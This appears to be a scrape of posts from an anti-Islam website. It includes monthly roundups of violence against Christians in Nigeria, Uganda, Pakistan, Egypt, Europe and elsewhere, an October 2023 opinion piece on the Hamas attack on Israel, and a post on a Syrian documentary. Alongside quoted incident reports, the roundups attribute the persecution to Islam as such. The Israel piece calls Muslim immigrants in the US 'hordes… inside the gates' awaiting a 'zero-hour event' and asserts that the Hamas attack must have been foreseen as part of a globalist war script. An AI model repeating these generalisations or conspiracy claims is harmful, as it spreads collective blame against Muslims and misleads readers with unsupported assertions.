> Cyprus has been divided for almost half a century following Turkey's invasion of the island in 1974, which led to the establishment of the puppet state of the Republic of Northern Cyprus, recognised only by Ankara… The occupation of Cyprus is a major sticking point in EU-Turkish relations and one of the many reasons for Turkey's famously stalled application to join the EU.
>
> A local bishop has condemned plans to build a permanent Islamic prayer centre on the grounds of the monastery, which is currently undergoing restoration work. According to the bishop, Turkish officials have already moved Islamic prayer mats into the monastery without consulting with monks and are preparing for the long-term construction of a mosque on site.
>
> The move has stirred up very recent historical memories on the island, where an estimated 550 Greek Orthodox monasteries, churches, and chapels were desecrated following the Turkish invasion, with many Christians forced to flee the northern half of the island for fear of persecution.

Also in August, a Turkish man **videotaped** himself walking around this selfsame Apostolos Andreas Monastery while reciting the shehata—"There is no god but Allah and Muhammad is the messenger of Allah"—and harassing an elderly Christian priest.

Sweden: A Muslim migrant **videotaped** himself attacking St. Family Catholic Parish in southern Stockholm. He smashed at least one window with a hurled stone, while shouting vile things, **including** "I'm going to rape Jesus," and "Sweden, I'm going to f*ck Jesus in there now. Allahu Akbar!" Afterwards he, or someone named Fares Aziz, uploaded the video on **tiktok**.

Austria: During a Muslim demonstration against Syria's Assad, on Sunday, Aug. 27, in Stephansplatz , Vienna, a man, armed with two hammers, **smashed and destroyed** the new glass door of Saint Stephen's Cathedral. Police, who were already present in large numbers, were able to arrest the man as he left the cathedral anteroom. However, they would **not** reveal his nationality. The report **adds** that the man was likely "suffering from psychosis." "We are of course horrified," **said** Cathedral priest Toni Faber.

Italy: In broad daylight, on Aug. 17, a "**foreign**" looking man "threw himself" against and started **attacking** a church with a "fury that explodes suddenly, blindly." A video of the incident is available **here**. Another **report** offers more details:

> Yet another case of intolerance on the part of a migrant against the symbols of the Catholic religion . The latest episode was recorded in Turin, right in the center, where a foreigner threw heavy stones against the portal of the church of San Carlo Borromeo, in the square of the same name. Some passers-by filmed the scene and from the recorded images the man can be heard uttering inappropriate sentences against Christians ....
>
> First the stranger threw various objects and then, having found a boulder, he vented all his anger against the windows. The fury with which the foreigner attacks the church is blind. An unprecedented violence that is filmed from afar by passers-by, terrified of being themselves attacked with the same vehemence. The glass of the entrance portal of the church shatters but the man seems to want to demolish the wooden structure, given the strength he puts into his assault. San Carlo, moreover, is one of the most important religious buildings in Turin, a 17th century building twin of the church of Santa Cristina, located east of via Roma, which separates them.
>
> Those present immediately raised the alarm and the police arrived on the scene, managing to disarm the man and make the square safe again. The foreigner was immobilized on the ground waiting for the arrival of an ambulance, which then transferred him to hospital due to some injuries he sustained during the assault. For the moment there is no news about his identity or his status in the area, but what is impressive is the violence against which he attacked a symbol of Christianity.
>
> It is not the first case of this type, neither in Italy nor abroad. These types of attacks are increasingly frequent: in France, during the riots, some buildings were set on fire while it is impossible to forget the katana attack last January in Spain. The sexton was killed and the perpetrator was identified as a 30-year-old Moroccan man, under investigation for terrorism . Phenomena of this type are spreading without there currently being a concrete possibility of stopping them, due to the growing number of followers of extreme Islam who arrive in Europe mixed among illegal immigrants.

Muslim Slaughter of and Violence against Christians

Pakistan: Muslims surrounded and **murdered** a Christian man. According to the Aug. 22 **report**,

> nother Christian man has been killed by a mob of Islamic fundamentalists in Sheikhpura Punjab, Pakistan. A viral video being circulated on social media, shows a frenzied mob targeting a man named Malik Ijaz, while the gunshots could be heard in the background. The mob barged into his house and vandalized it. They looted and threw the belongings on the road. Later, Ijaz was shot dead. In addition, a church was also desecrated by the radical Islamists belonging to Tehreek-e-Labbaik Pakistan (TLP). They also inscribed phrases related to Allah and Prophet, on the walls of the Church. The erasure of which could potentially incite another blasphemy case.

Nigeria: A few August incidents of the **genocide of Christians** in the west African nation follow:

Aug. 9: Muslim terrorists killed a Christian woman, Gloria Isa, as she slept at her home.

Aug. 23: Muslim gunmen "shot to death" the Rev. Jeremiah Mayau, a 61-year-old pastor of a Baptist church. **According** to a press statement, "The incident occurred when the cleric was on his farm. It was barbaric."

Aug 10: Around 2 a.m., Muslim Fulani herdsmen launched a raid—the third of its kind on the same Christian majority village peacefully sleeping after a long day's work. They slaughtered 21 villagers. According to the **report**,

> The Heipang community has lost more than 100 villagers in attacks over the past two decades, with no arrests. Villagers in Heipang and Mangu blame radicalized Fulani militants and herders for causing the attacks on the mostly Christian farming communities. They say the government is complicit and unable to prevent the attacks – a common thread in Nigeria's Middle Belt region that has been rocked by violence with tens of thousands of Christians killed over the past 20 years.

Aug. 3: Muslim gunmen abducted two church ministers from their homes in Niger State, Paul Sanogo and a seminarian named Melchior.

Uganda: Muslims rioted and **stoned a pastor unconscious** during the funeral of a former Muslim turned Christian. While officiating, Pastor Davidson Okirori, 39, held and cited from the Koran, the Hadith, and the Bible, in order "to witness the love of Christ to Muslims who had gathered at the funeral," he later **said** from a hospital bed (where he was recovering from wounds to his head, back and arms). Before long,"**I** heard a young man shouting, 'You kafir , stop misleading us—if you came to bury your people, bury them, but don't use the Koran without getting ablution. This is blasphemy to our Allah!'" Muslims began **yelling** "Away with him!" and others grabbed the microphone from the pastor and "**started** tearing off pages of the Bible and Christian literature." Now gathered together, the Muslims began stoning him: "**They** were

throwing stones where I was standing, and one hit my head and I fell down. A Muslim man hit me with an object on my mouth, and from there I do not know what happened again. I found myself in Mulago Hospital with blood all over my body and my clothes." Concludes the **report**, "Christians outnumbering the Muslims at the funeral managed to restrain the assailants, who seized the Koran and Hadiths and took them to their nearby mosque, chanting the jihadist slogan, 'Allahu Akbar , we have won, we have won.'"

Separately, on Aug. 11, Muslims **thrashed** another preacher and 20 other Christians at an open-air evangelistic event. After Pastor Robert Faisali Miya cited Koran verses that "**acknowledge** the uniqueness of Christ," Muslims began **chanting** the jihadist slogan, "Allah Akbar ," and a Muslim sheikh, Hiisa Mubaraka, ran to the podium and knocked the evangelist down. **According** to an eyewitness, "Others were saying that Allah has granted to them authority to kill all infidels. Another Muslim sprayed what looked like acid , while another hit him with a thorny object and stepped on the evangelist's back and the stomach." The sheikh **continued** crying aloud that "infidels" cannot "preach in this town or come and mislead our people here… We are going to fight in the cause of Allah to kill all of you." He also told the about 20 Muslims in attendance "to destroy church properties." According to the **report**,

> Christians who tried to rescue the evangelist were injured as Muslims beat them and Miya with walking sticks, while other Muslims damaged the podium, loudspeakers, microphones, public address system and keyboard…The Christians eventually overpowered the Muslim assailants, who retreated to a nearby mosque as the event organizers rushed the evangelist to a nearby clinic…. More than 20 Christians were injured on their heads, while others had broken hands.

France: On Sunday morning, Aug. 6, in Marseille, six people described as of "North African appearance," **attacked and robbed** one of four French citizens in what appeared to be an anti-Christian hate crime. Prior to the assault, one of the Muslims, on seeing two baptismal medallions around the necks of one of the Frenchmen, **said**: "Hey, you have that chain—are you a Christian?" An affirmative answer was immediately followed by a violent punch to the chest and the medallions torn off. The report **notes** that the assailants sped without bothering to steal "their victims' watches or mobile phones."

General Muslim Persecution of Christians

Azerbaijan: While discussing the situation in Artsakh, an ancient Christian region under Azerbaijani control Luis Moreno Ocampo, the former Chief Prosecutor of the International Criminal Court, **said** on Aug. 7:

> There is an ongoing Genocide against 120,000 Armenians living in Nagorno-Karabakh, also known as Artsakh.
>
> The blockade of the Lachin Corridor by the Azerbaijani security forces impeding access to any food, medical supplies, and other essentials should be considered a Genocide under Article II, (c) of the Genocide Convention: 'Deliberately inflicting on the group conditions of life calculated to bring about its physical destruction.'
>
> There are no crematories, and there are no machete attacks. Starvation is the invisible Genocide weapon. Without immediate dramatic change, this group of Armenians will be destroyed in a few weeks.
>
> Starvation as a method to destroy people was neglected by the entire international community when it was used against Armenians in 1915, Jews and Poles in 1939, Russians in Leningrad (now Saint Petersburg) in 1941, and Cambodians in 1975/1976.

Egypt: In an Aug. 12 **post**, Sameh ʿAsker, a secular author and activist, discussed the long history of and methodology behind the **abduction and forced conversion** of Christian women and girls in Egypt. After rhetorically asking, "So, how are things now after 10 years of revolutions?" the Egyptian analyst answered:

> More sectarian incidents in Upper Egypt, and organizations dedicated to Islamizing Coptic women and ignite sectarian strife—without the arrest of a single sheikh or leader in this realm of savagery.... I repeat my warning of sectarian strife Egypt soon, behind which stand Salafist organizations and preachers on the Internet claiming that they convert Copts to Islam. They specifically target girls and women for social reasons, as they are the weakest link through which the Salafists control the church and impose their conditions on the Copts.

A separate Aug. 11 **report** discusses the constant "pressures" Christians, especially impoverished ones, experience to convert to Islam from surrounding Muslims:

> These pressures sometimes come in the form of financial offers, marriage proposals, or even blatant accusations and framing for crimes they did not commit. Christian widows or Christian girls whose father has passed away are even more vulnerable to the external pressures to abandon their Christian faith and access the socioeconomic support that comes with converting to Islam.

The report goes on to offer a recent **example** concerning a Christian widow and her teenage daughter:

> After the death of her husband, this brave woman continued to operate their family community grocery market. However, their neighbor's son began harassing her teenage daughter. When she confronted her neighbor about the matter and respectfully appealed for them not to take advantage of her, the neighbors told her that they should let her daughter marry their son so that she could convert to Islam and be led from the 'delusion of their faith to the true religion,' but if she refuses to convert, they have the right to do whatever they wish to her daughter. Fearful for both her and her daughter's life, future, and dignity, she was forced to relocate to a new area.

Finally, an August **report** published by the U.S. Commission on International Religious Freedom explored the situation of Christian and other minorities in Egypt and concluded that Egypt should be placed on the U.S. Special Watch List for engaging in or tolerating severe violations of religious freedom:

> ystematic restrictions on freedom of religion or belief remain in place in Egypt, including actively enforced blasphemy laws, non-recognition of certain religious communities, and severe restrictions on religious expression. State security and the courts continue to arbitrarily detain and prosecute religious freedom advocates and members of religious minorities. Further, some government initiatives that appear to address specific religious minorities' concerns have not significantly advanced religious freedom for Egyptians of all religious backgrounds.... As such, USCIRF maintains its recommendation that the U.S. Department of State place Egypt on the Special Watch List for engaging in or tolerating severe violations of religious freedom. The U.S. government should actively leverage its robust bilateral relationship with Egypt to encourage the Egyptian government to take additional steps—especially those affecting legal frameworks and judicial processes—toward ensuring religious freedom. As a country that has demonstrated an interest in making improvements, Egypt is well positioned to go beyond cosmetic gestures toward religious tolerance' and make systemic changes to its laws and criminal justice system that significantly advance religious freedom for all Egyptians...

About this Series

The persecution of Christians in the Islamic world has become endemic. Accordingly, "Muslim Persecution of Christians" was developed in July 2011 to collate some—by no means all—of the instances of persecution that occur or are reported each month. It serves two purposes:

1) To document that which the mainstream media does not: the habitual, if not chronic, persecution of Christians.

2) To show that such persecution is not "random," but systematic and interrelated—that it is rooted in a worldview inspired by Islamic Sharia.

Accordingly, whatever the anecdote of persecution, it typically fits under a specific theme, including hatred for churches and other Christian symbols; apostasy, blasphemy, and proselytism laws that criminalize and sometimes punish with death those who "offend" Islam; sexual abuse of Christian women; forced conversions to Islam; theft and plunder in lieu of *jizya* (financial tribute expected from non-Muslims); overall expectations for Christians to behave like cowed *dhimmis*, or second-class, "tolerated" citizens; and simple violence and murder. Sometimes it is a combination thereof.

Because these accounts of persecution span different ethnicities, languages, and locales—from Morocco in the West, to Indonesia in the East—it should be clear that one thing alone binds them: Islam—whether the strict application of Islamic Sharia law, or the supremacist culture born of it.

SOURCE: **RAYMOND IBRAHIM**

Globalists open second front in World War III: Attack on Israel activates ‘zero hour’ around the world, and America is not immune

OCTOBER 9, 2023
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM

In the realm of geopolitical events, things are almost never as they appear.

The messaging being sent by the media is no longer mere “news.” What we receive from them are carefully crafted narratives meant to advance certain agendas. The same event, in fact, can carry multiple narratives often diametrically opposed to each other because the narratives are tailored to specific audiences and loaded with explosive words and images meant to trigger emotions in those audiences depending on their prior conditioning.

And the devastating attack on Israel Friday night was no exception.

The “what” cannot be debated – over 600 Israeli citizens were slaughtered and more than 2,000 injured in a brazen and brutal attack by Hamas terrorists. More than 100 other Israelis, including an Israeli military general, were captured and are **being held as hostages**.

But the “why” and the “how” – as in why now and how did they get away with it – will be less understood by the average American who’s more interested in who wins the Packers’ game this Sunday or how long Taylor Swift will retain her latest boyfriend.

While few realize it, what happened in Israel on the night of Friday, October 6, is an earthquake in terms of the impact on global stability, mostly because of the timing. The events of October 6 cannot be analyzed and properly understood separate from all that has been going on over the last 18 months between the US/NATO and their vassal states and Russia/China and their vassal states. The attack on Israel (a vassal state of the US/NATO) by Hamas (a vassal state of Iran which is a vassal state of Russia/China) opens up a second front in the escalating World War III scenario being advanced by the globalists for reasons I’ve provided in previous articles, the most recent of which was posted September 25 as “**The Four D’s of Digitization, Dehumanization, Destruction and Depopulation**.”

Ukrainian President Zelensky has already come out with a statement in support of Israel while implying that Russia was responsible for the Hamas attack. We don’t know if that’s true but Zelensky said it so that makes it true for the faction of people who believe Ukraine’s war with Russia is completely just and defensive in nature.

The media tells us that Hamas launched a sneak attack on Israel and caught the IDF napping.

Excuse me, but there is simply no way the Israeli Defense Forces – the most technologically modern, most adept, most highly trained security force in the world – did not see this attack coming. For them to be caught off guard is inconceivable.

We’re told they were totally surprised. Even on the 50th anniversary of the last massive attack on Israel, the Yom Kippur War of October 7, 1973, they were not prepared for an attack from their arch enemy? They left their border unmanned and unprotected, and it was breached in 29 different places, including in some areas right next to an international music festival where tourists from other countries were partying literally within yards of a dangerous Gaza border? Please. I’m not buying it.

Nor is former IDF intelligence officer Efrat Fenigson buying into this narrative. Watch what she has to say in a post to the **platform X**.

> „This surprise attack seems like a planned operation on all fronts“ **@efenigson pic.twitter.com/fgvYzboWp4**
>
> — marc friedrich (@marcfriedrich7) **October 7, 2023**

Let this be an object lesson for all of us, in America and elsewhere.

In my book, ***Stealth Invasion***, I referred to Muslim Brotherhood documents which prophesied about a "**zero-hour event.**" Zero hour can be any event that sets off panic and chaos among the masses, and at this point the Islamic terrorists all join hands to attack the infidel, whether that be Jews in Israel or Christians in the West. All the terror cells get activated.

Since around 1990, the United States has imported more than 3 million Muslims to America, mostly through legal channels associated with the Office of Refugee Resettlement and other avenues where Muslims can come here on religious visas, visa lottery programs and countless other visa programs. Refugees are set on a path to full citizenship within five years.

I'm not saying all of them are anti-American. But if even 10 percent of them are, we've got a problem very similar to Israel's.

Sources of mine in Sterling Heights, Michigan, reported seeing fireworks coming from a site on 15 Mile Road where a mega-mosque is under construction. The mosque is not even open for business, yet the property owners used the site to express their celebratory emotions and feelings of giddiness over the news coming out of Israel.

Hundreds of miles away in Tampa, Florida, I was informed of a pro-Hamas rally, also expressing jubilation over Israelis being killed. Muslims also rallied in **support of Hamas terrorists in America's largest cities**, New York City, Los Angeles, Boston, Philadelphia and Pittsburgh. Muslims are also **celebrating in Jordan, Lebanon, Iraq, Iran and Turkey (a NATO member**), among other places. This single event in Israel has triggered them and they will launch more attacks on Jews and Christians around the world.

So it would be a mistake to view what happened in Israel as something "over there."

It can and will happen here. In the U.S. and many European countries, the hordes are not standing at the gates, they're inside the gates, waiting for their zero-hour event. This may be it.

The Israelis were not prepared for what happened Friday night. They'd grown too comfortable, too prosperous, too lazy, and maybe some had just grown too tired and weary of standing on alert all

the time with their weapons at the ready. It can be exhausting being on watch 24/7.

Perhaps they got lulled into a false sense of security, placing too much faith in their government to save them from such attacks. When the chips are down, the government will not be there to save us. Not in Israel and not in America, Britain, Germany, Italy or France.

Just when you feel you are dwelling in safety and security, then like a thief, Satan will send his minions to attack you in the most vicious way possible.

Be aware. World War III is bulldozing its way into our reality. What happened in Israel on the night of October 6 widens the war and draws in the Muslim world. They now have a stake in the outcome of the war. Israel has a stake. Many of the evangelical Christians in the West who were against funding Ukraine's war with Russia will now feel they have a stake in this new front being opened in the Middle East.

We should expect a third front to open soon. Perhaps a Chinese blockade of Taiwan? Serbia attacking Kosovo?

All of this will add up to global war and millions of new combatants being drafted into duty on both sides. Americans, are you prepared to offer up your sons and daughters to the military-industrial complex?

If not, then you'd better wise up and refuse to be played by the script writers in the globalist war games.

The violence is coming soon to a nation, state, city, and/or community near you.

Why? Because, at this point, both sides want it. They've been manipulated into mutual hatred and they're taking the bait.

Will you be caught off guard like those Israelis?

WAR IN ISRAEL SPECIAL GUEST: CLARE LOPEZ…

OCTOBER 9, 2023
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM

Clare M. Lopez is the founder and president of Lopez Liberty LLC. She was a career operations officer with the CIA and publishes widely as a strategic policy and intelligence expert. Clare is also a Senor. Advisory Board Member Near East Center for Strategic Engagement. TOPIC: WAR IN ISRAEL!!

New Documentary Exposes the Shady Origins of the Persecution of Christians in Syria

SEPTEMBER 22, 2023
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM

The Stream

The Broken Cross, a new Arabic-language documentary, was launched and screened in Damascus on September 2 before a large audience of religious and diplomatic figures, including journalists and media. The film exposes the activities of a largely unknown (in the West) Islamic group, the Turkestan Islamist Party.

According to its director, Najdat Ismail Anzour,

> This film looks at some truths concerning the Syrian tragedy. It was produced to highlight an obscure and painful angle that no one has addressed: the exodus of our loved ones of Christian faith, from their towns, their villages and their monasteries in the governorate of Idleb, which fell to the hands of armed terrorist gangs led by the Turkestan Islamist Party.... here is nothing more cruel and bitter than uprooting a human being from his land, his home, his environment, his memory and everything he loves and makes him proud. This, unfortunately, is what happened to 50,000 Syrian Christians who lived in peace, friendship, and deep harmony with all components of Syrian society. This is an undisputed and striking fact of the Christian presence in Syria for more than 2000 years.

Also speaking before the Damascus screening on Sept. 2, Dr. Kamal Jafa, a geopolitical economist living in Aleppo, also **emphasized** the

> crimes of the most dangerous international terrorist organization , which traveled thousands of kilometers from the Chinese Far East after having committed dozens of massacres in its motherland, crossed Afghanistan, Iran, Chechnya, Libya, before arriving in Syria with the support of the most important intelligence services in the world... The Turkestan Islamist Party arrived in Syria in 2011 and directly participated in the first two massacres ...

Although the Turkestan Islamist Party is all but known in the West, apparently it played a pivotal role in the terrorization of Syria:

> Once the reputation of its fierce fighting and appalling crimes against the towns and villages of Idlib governorate were well established, the states leading the war on Syria, particularly the United States of America and Turkey, took the decision to lead 3,000 fighters from this party towards what was considered the great epic of Aleppo' where they dominated the other armed groups pushed to invade this city....

Not only is this particular jihadist group all but unheard of in the West, but, according to Dr. Jafa, it has become strong enough to threaten nations far beyond the Middle East:

> Now we find ourselves facing a problem even more dangerous for the world. Indeed, they have transformed into a kind of "Blackwater" of the Middle East that can be sent anywhere, especially since the United States removed, in 2020, the organization of the Turkestan Islamist Party from the list terrorist organizations. Therefore, they now have the freedom to move in any geographical area of the world.... oday, they are more uplifted than ever, especially since they created the organizations of Al-Ansar and Al-Achbale (the lion cubs) to consolidate their fighting forces. Hence a new generation of terrorists who will destroy the whole world if this program in Syria is not put an end to, because their emirate has regrettably transformed into a new "Tora Bora."

Three observations based on this new documentary and the remarks concerning it:

First, the atrocities experienced by the Christians of Idlib—massacres, beheadings, rapes, enslavement, and the constant desecration of churches—were indeed horrific, and it is good that a documentary film on the topic has been released.

Second, the one jihadist group that now appears to have been most responsible for these initial atrocities—the Turkestan Islamist Party—is also the one least mentioned or recognized in the West, where only "ISIS" (the Islamic State in Iraq and Syria) seems to be remembered. Of course, and as usual, there have been, are, and always will be any number of jihadist groups around the world, as they all drink from the same fount—Islam.

Perhaps the fact that the terrorist Turkestan Islamist Party consists mostly of Uighurs—who are always and everywhere **presented as innocent victims** of Chinese oppression—is one reason for the reticence: showing that Uighurs also exhibit the same Islamic hostility for non-Muslims and engage in jihadist activities against Christians and other minorities throws a wrench in any sympathy building efforts. A little more on this group, from a "**mainstream source**," follows:

> Syrian Churches have been demolished by Turkistan Islamic Party Uyghur fighters, who exalted in the acts of destruction.... In Jisr al-Shughur a Church's cross had a TIP flag placed on top of it after the end of the battle. The Uzbek group Katibat al-Tawhid wal-Jihad (Tavhid va Jihod katibasi) released a video featuring themselves and the Uyghur Turkistan Islamic Party attacking and desecrating Christian Churches in Jisr al-Shughur. Jabhat al Nusra and Turkistan Islamic Party fighters were accused of displacing Christian residents of rural Jisr al-Shughour... Camps training children for Jihad are being run by the Turkistan Islamic Party in Syria. Uyghur child soldiers being instructed in Sharia and training with guns were depicted in a video released by TIP.

I actually watched the Arabic language video possibly made by these jihadists desecrating numerous churches and breaking crosses. When I **posted** it on Youtube, so that Western audiences might also be made aware, Youtube took it down and locked my account.

The final observation concerns allegations of U.S. complicity. These, of course, **are true**—especially under the **Obama** and **Biden** administrations. Under the former, when the so-called "Arab Spring" began, the U.S. heartily supported "freedom fighters" everywhere—in Egypt, Libya, Yemen, Syria, etc. Before long, however, these great "liberators" were revealed as jihadist terrorists with a penchant for killing Christians and destroying churches.

At this point, it's axiomatic: Whichever Muslim nation the U.S. intervenes in for "democratic" purposes, Christian minorities are the first to experience horrific treatment. **Iraq** is the posterchild of this phenomenon.

‘Killing Christians Takes Us to Paradise’: The Muslim Persecution of Christians, July 2023

AUGUST 30, 2023
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, CHRISTIAN PERSECUTION

Gatestone Institute

The following are among the murders and abuses inflicted on Christians by Muslims throughout the month of July, 2023.

The Muslim Slaughter of Christians

Uganda: On July 9, a Muslim man **murdered his wife**, a mother of three, hours after she became Christian. Ten days earlier, Amina Nanfuka, 31, went to stay with a relative while being treated for medical complications. While recovering, a pastor visited and prayed for her recovery. **According** to the relative (name withheld), who had become Christian prior to Amina’s visit:

> I shared the saving power of Jesus, and she showed a desire to accept and to believe in Jesus but requested waiting for the day that the doctor in Kampala had given her for a check-up and thereafter attend the church.

On the morning of July 9, they attended church, where she converted and was given a Bible. As they were leaving the church, a Muslim business partner of Amina's husband saw her: "You mean nowadays you go to church?" he asked, but she just smiled and left. The two women returned to Amina's home around 5pm, and by 8 pm, her husband was back from work loudly banging on the door. **According** to the relative,

> Without greeting us, he started shouting at his wife saying, 'Why did you lie to me that you were going for a medical check-up and instead decided to go to church?' Amina was tongue-tied.

He then yanked his wife into their bedroom, locked the door, and began demanding that she surrender the Bible.

> **Immediately** I heard a loud bang inside with kicks and slaps. She started screaming and calling for help. I feared for my life and rushed outside the room shouting and wailing for help.

Neighbors approached, at which point they saw the husband storm out of the house:

> **We** then went inside the bedroom and found her unconscious with blood coming out of her mouth. She was rushed to a nearby clinic in Bugiri, but soon the doctor pronounced her dead upon arrival. She was strangled and hit with an object around her mouth.

In a separate incident, on July 8, Muslims **murdered** a former Muslim for converting to Christianity. **According** to a church pastor who knew the victim, Abudu Amisi, 22:

> Immediately after his conversion , Amisi was very fearful of his life from the Muslims in his village … The church then housed him in a rental house, and he remained indoors for two weeks.

On July 8, the church sent two young Christians to accompany Amisi to the local market to buy food. One of the youths **said** Abudu was met by a Muslim who seemed to know him, and who "greeted them cheerfully," chatting for ten minutes before leaving them to shop:

> After buying the food items, we then began our journey back to the church. About 50 meters from the market area, people began shouting and mentioning the name of Amisi, saying, 'Here comes the betrayer of Islam. He should not see the light of the day.' There and then they surrounded him and then began cutting him with long knives on his head, face and neck, and fractured his legs and hand.

The two young Christians fled and contacted their pastor, who immediately called police. The pastor **continues**:

> They hurriedly tried to rescue him, but it was too late, they had already cut Amisi, and he had lost a lot of blood and died on the way to Mbale Regional Referral Hospital.

He is survived by his wife and 3-year-old son.

Mozambique: On July 9, jihadists **beheaded** a Christian fisherman in Cabo Delgado Province. According to the **report**,

> he terrorists abducted two men, both fishermen. The other man was allowed to go free because he was a Muslim. Pray for the grieving family and friends of our brother, and ask the Lord to bring an end to the **Islamist insurgency** in northern Mozambique.

Nigeria: As part of the **jihadist genocide** being waged on the West African nation's Christians, on July 1, militants **raided** the Redeemed Christian Church of God in Ogun State. They murdered the pastor and abducted seven other Christians who were eventually released. In a statement, the Catholic Bishops' Conference of Nigeria **said** it mourned "the loss of the Pastor and condemn the kidnapping of worshippers who were simply exercising their religious freedom to worship."

Separately, between July 4 and July 11, 35 Christians were butchered in a series of raids by Fulani herdsmen. According to the **report**:

> The attacks are attributed to Islamic terrorists, members of the Fulani ethnicity. The violence has been ongoing in the region since May 16, taking the lives of over 350 residents… A radicalized faction of the Fulani people has been accused of killing three times more Christians than the insurgency known as Boko Haram in recent years. According to Intersociety, this year alone , Fulani militants have jointly killed more than 2,500 Nigerian Christians, including at least 500 in Plateau State.

Democratic Republic of Congo: Jihadists of the Allied Democratic Forces (ADF), an Islamic terror group, **massacred** 17 Christians and torched two churches in separate attacks throughout July. A survivor of a church attack **said** these terror raids are getting "worse," because they are "targeting the church leaders," **adding**:

> We are overwhelmed. What can we do? Because of this massacre in which we are , which is one too many and we don't know what to do… So keep praying for us; whatever difficulties become harder and harder, may God sustain us to stand firm.

General Muslim Persecution of Christians

Egypt: According to a July 31 **report**,

> Two Christian women in Egypt have been reported missing from an area of Cairo known for persecution incidents. Both women disappeared while traveling to or from church. Neither family has received adequate help from the police in locating them.

The husband of one of these missing women, Neveen Lamei, 24, **said**:

> On Sunday morning, Neveen followed her usual routine. She got up early, prayed, and read the Bible. She left her son Tadros sleeping and went to attend her regular Sunday morning church service. After she didn't return, I tried to call her mobile phone many times, but it was switched off. I searched for her everywhere, but I couldn't find her. I found out that she never arrived at church.

After her husband filed a formal report with police, one of them suggested that maybe she "ran away" to become Muslim. Her husband **said** that would be completely out of character:

> Neveen loves her faith very much.... She was constantly praying and reading the Bible every day. She was constantly going to church to attend prayer meetings and masses. I believe my wife was kidnapped while she was on her way to the church.

The other missing Christian is a teenage girl, Mariam Nasser Kamal, 17. Also a regular church goer, she too disappeared while returning home from a prayer meeting. According to the **report**, the region where both these Christian women "disappeared" in has a history:

> The El Marg district in Northern Cairo has historically been a dangerous place for Egyptian Christians, with overt attacks and incidents of sectarian violence. In 2017, two Coptic Orthodox priests were brutally assaulted, resulting in one death and another with severe injury. Another Christian man was killed in the same neighborhood two years later. Many Christians in this area feel that the police and government are not on their side since they are of a minority faith.

Iran: More than 50 converts to Christianity were **arrested** in a "rash of new incidents across five Iranian cities over the past seven days," a July 18 article **reports**, "with fears the number could rise much higher as fresh reports keep coming." Most of those arrested were plucked out of their homes or church-homes and "remain in detention on unknown charges." **According** to Mansour Borji, Article18's advocacy director:

> The reason for this sudden surge in nationwide arrests of Christians is not clear at this stage. What is obvious is that Iran has begun a fresh crackdown on civil liberties, and the traditionally vulnerable groups, like Christians, are on the front line of those targeted.

Iraq: According to a July 13 **report**,

> Under mounting pressure from a pro-Iran militia group, the Iraqi president earlier this month revoked a decade-old decree that formally recognized Chaldean Patriarch Cardinal Louis Raphael Sako and granted him powers over Christian endowment affairs.

Christians believe this move is meant to facilitate the further confiscation of their property, which begun under ISIS. In the **words** of Diya Butrus Slewa, a human rights activist from Ainkawa,

> This is a political maneuver to seize the remainder of what Christians have left in Iraq and Baghdad and to expel them. Unfortunately, this is a blatant targeting of the Christians and a threat to their rights.

Other Christians gathered in peaceful protests, holding up "**placards** telling the Iraqi government that they had committed 'enough injustice' against the long-suffering Christian community." Another sign **read**:

> Mr. President, the protector of the constitution should not violate the constitution. The Iraqi president orders the displacement of Christians, and opens the way for violating the property of the Chaldean Church which represents nearly 80 percent of Christians in Iraq and Kurdistan.

Afghanistan: A July 13 **report** sheds light on the plight of Christians under Taliban rule:

> The Taliban are working to completely erase Christianity or any religious minority from the country, even stating that there are no Christians in Afghanistan, an obviously false claim. Many Christians have gone underground to avoid being kidnapped by the Taliban 'courts.' The rising starvation rates and increasing poverty in Afghanistan create an even higher security threat to these believers since now the Taliban are offering financial compensation to anyone who reports on Christians… and Afghans are desperate, further heightening the security risk Unless ransomed by their families, Christians captured by the 'courts' face brutal torture and even death. If redeemed, the survivors and their families, often bankrupt from the exorbitant ransom demands, must flee their homes to avoid repeated kidnappings from the various Taliban gangs. Because of the persecution, many Christians escape to Pakistan and risk capture and death by the Taliban. Even if they make it to Pakistan, they must conceal their faith for fear of receiving worse treatment in already poor conditions. Some Christian refugees decide to return to Afghanistan, deciding they have a better chance of survival under the Taliban than in Pakistan.

Austria: Two young Muslims living in Austria recently confessed that they would like to "**kill Christians**" and "**restore the caliphate**." The boys, aged 15 and 16, were put on trial at the Leoben Regional Court on July 16, 2023. They had made plans to massacre as many people as possible during an attack on the middle school attended by the 15-year-old, in Bruck an der Mur,

where they both lived. When confronted in court, the boys — who both have a history of violence and criminality— **admitted** that "We wanted to shoot all the Christians in the class!" Asked how they would have responded if police had intervened, they **said**, "We would have surrendered" — adding that "Allah would have forgiven" them in prison, since "Killing Christians takes us to paradise." According to one **report**,

> The boys also made it clear via platforms that they didn't believe in 'boring knife attacks.' They wanted to use explosives much more because they could 'kill' many more people at the same time.... and they repeatedly expressed their hatred of the West, which oppresses Muslims.

Based on their monitored chats, authorities also discovered that another friend had "**offered** them a submachine gun from his father's collection. Unfortunately, he later posted, he couldn't get into the safe. The youngsters then decided to save up for a gun." The court sentenced them to two years' imprisonment—though they only need to serve eight months. (The maximum penalty for juveniles is five years.) The court also ordered that they undergo "anti-aggression training and a de-radicalization program."

Muslim Attacks on Churches and Christian Symbols

Indonesia: Arguing that churches should never exist in Muslim-majority regions, on Sunday, July 2, Muslims **broke up** a Christian worship service even as police stood by looking on. According to the **report**,

> After demonstrations against the church, a hijab-clad Muslim woman led the disruption of the service, a video on social media shows. Standing next to a police officer, she is seen loudly refusing to allow Christians to worship.

She was heard **yelling**, "You the minorities should not always ask to be respected!" A human rights activist responded by **saying**,

> Suddenly they come screaming in protest, 'Why are they worshiping in Muslim-majority areas?' Since when are non-Muslim not allowed to worship in a Muslim area?

This is the second disruption experienced by the Mawar Sharon Church congregation in two months:

> **The** church's worship was previously disrupted on May 19, when at least 40 Muslims stopped the midday service at the café.

Austria: On July 3, in Vienna—a city which has **more** Muslim than Catholic students—several statues of Jesus and Mary in a prayer garden long known for being a "spiritual oasis" were found **desecrated and beheaded**, leaving visitors who had come to meditate and pray shocked and terrorized. The garden has been attacked before. In one instance, a Mary statue had hard to remove lipstick **smeared** on it; in another, police caught but released the vandals, described in the report only as "**young people**." This **video** captures some of the most recent damage of beheadings and desecrations. The report concludes by **saying** the motivation of the "unknown vandals" remains "a mystery to police."

